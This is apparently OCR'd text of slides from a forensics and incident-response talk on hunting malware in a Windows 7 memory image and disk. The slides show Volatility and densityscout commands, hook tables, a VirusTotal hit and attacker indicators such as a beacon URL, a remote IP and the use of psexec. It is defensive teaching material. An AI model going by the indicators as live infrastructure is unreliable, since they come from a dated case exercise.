
Show only Interrupt Descriptor Table hooks. IDT hooks are usually malicious.

SSDT Hooks

Show only System Service Descriptor Table Hooks.

IRP Hooks

Show only Driver IRP Hooks.



Entry	Target Addr...	Target Module	Target Function
0	0x82E79DF8	ntoskrnl.exe	
1	0x82CC140D	ntoskrnl.exe	
2	0x82E09C2C	ntoskrnl.exe	
3	0x82C258BA	ntoskrnl.exe	
4	0x82E7B6CF	ntoskrnl.exe	
5	0x82CFE36A	ntoskrnl.exe	
6	0x82EEBE2D	ntoskrnl.exe	
7	0x82EEBE76	ntoskrnl.exe	
8	0x82DFE47B	ntoskrnl.exe	NtAddAtom
9	0x82F05694	ntoskrnl.exe	
10	0x82F068ED	ntoskrnl.exe	
11	0x82DF4C53	ntoskrnl.exe	
12	0x82E85D0D	ntoskrnl.exe	NtAdjustPrivilegesToken
13	0x82EDEB93	ntoskrnl.exe	


WindowsSCOPE shows no SSDT or IDT hooking

Step 6.

Dump Suspicious Process Binaries

procexedump

```
$vol.py -f win7-32-nromanoff-memory-raw.001 --
profile=Win7SP1x86 procexedump -p 6404 -D /cases
```



virustotal

SHA256: dca0a9c7ad1e491480ef38a2d990e3ede62d8b4d710dc876c9913973db8e3636

File name: executable.6404.exe

Detection ratio: 6 / 48

Analysis date: 2013-09-16 19:26:19 UTC (1 minute ago)

Extracted “Svchost.exe” flagged by 6 out of 48

Memory Analysis: Summary
Identified Malware

svchost.exe (6404)

- "Redlined" due to path, no arguments, owner
- Injected code identified by "malfind"

spinlock.exe (1328)


- Terminated connection seen to remote host 199.73.28.114:443
- Injected code identified by "malfind"

Other suspicious processes

- a.exe (5008, 7084, 3376, 3264) - four terminated processes found in "psscan" output

Memory Analysis: Summary

`Notable Indicators`



Attacker Methodologies

Tools, Techniques & Procedures

- Timestomping
- Use of Sysinternals tools “**`psexec`**”

Attacker Working Directory:

- “**`Windows\System32\dllhost`**”

Outbound Beacon

- **`12.190.135.235/ads`**

Malware Hunting On The System


Applying Lessons from Advanced Forensics and Incident Response

Jake Williams

@malwarejake


Intro to Malware Funneling

- Not all Malware is active/running
- How do you find sleeper or dormant malware?
- This system has 284,333 files
- How do we reduce that down to just files of interest to us? The Possible Malware?



284,333 Candidate Files → 1-4 Malicious Files

Malware Funneling



Most Common Malware Locations

- Windows\System32
- Temp folders
- Windows
- System Volume Information
- Recycle Bin
- Program Files
- Temporary Internet Files

Static Malware Identification: Files Trying to Hide Something

- Scan for possible malware
  - Indications of packing
  - Entropy
  - Liklihood of Compression / Encryption
  - Compiler and packing signatures

- **`densityscout`**
  - Written by Christian Wojner
  - Checks for possible obfuscation and packing
  - Files receive a “density” score
  - Score can be used to identify whether a set of files is worth further investigation


Entropy/Packing Analysis: Files Trying to Hide Something

```
# densityscout -pe -p 0.1 -o results.txt <directory-of-exe>
```


```
densityscout [options] file or directory
   [Useful Options]
    -a:                   Show errors and empties, too
    -d:                   Just output data
    -l:                   Lower than the given density
    -n:                   Print number lines
    -m:                   Mode ABS (default) or CHI (for filesize > 100 Kb)
    -o file:              File to write output to
    -p density:           Immediately print if lower than the given density
    -r:                   Walk recursively
    -s suffix(es):        Filetype(s) (i.e.: dll or dll,exe,...)
    -S suffix(es):        Filetype(s) to ignore (i.e.: dll or dll,exe)
    -pe:                  Include all portable executables by magic number
    -PE:                  Ignore all portable executables by magic number
```

Entropy


FOR THE WIN !



```
/mnt/windows_mount/Windows$ densityscout -r -pe -p 0.1 -o /tmp/out.txt .

DensityScout (Build 42)

by Christian Wojner

Calculating density for file ...
(0.03396) | ./FramePkg.exe
(0.03766) | ./System32/bootres.dll
(0.09357) | ./System32/DriverStore/FileRepository/prnep003.inf_x86_neutra
l_342be98eb74e1449/I386/EP0NB01A.DLL
(0.07089) | ./System32/f-response-ent.exe
(0.06215) | ./System32/spinlock.exe
(0.03767) | ./winsxs/x86_microsoft-windows-bootres_31bf3856ad364e35_6.1.7
600.16385_none_3ef31746e3446a15/bootres.dll
(0.03766) | ./winsxs/x86_microsoft-windows-bootres_31bf3856ad364e35_6.1.7
601.17514_none_41242b0ee032edaf/bootres.dll
(0.09357) | ./winsxs/x86_prnep003.inf_31bf3856ad364e35_6.1.7600.16385_non
e_37e4759a73b2c158/I386/EP0NB01A.DLL
(Density) | Filename
--------------------------------------------------------------
```



```
/mnt/windows_mount/Windows$ find . | wc -l
72018
```



72,018 “Windows” files → 5 Unique Files

Filename	High Entropy		
FramePkg.exe	✗		
bootres.dll	✗		
EP0NB01A.DLL	✗		
f-response-ent.exe	✗		
spinlock.exe	✗		

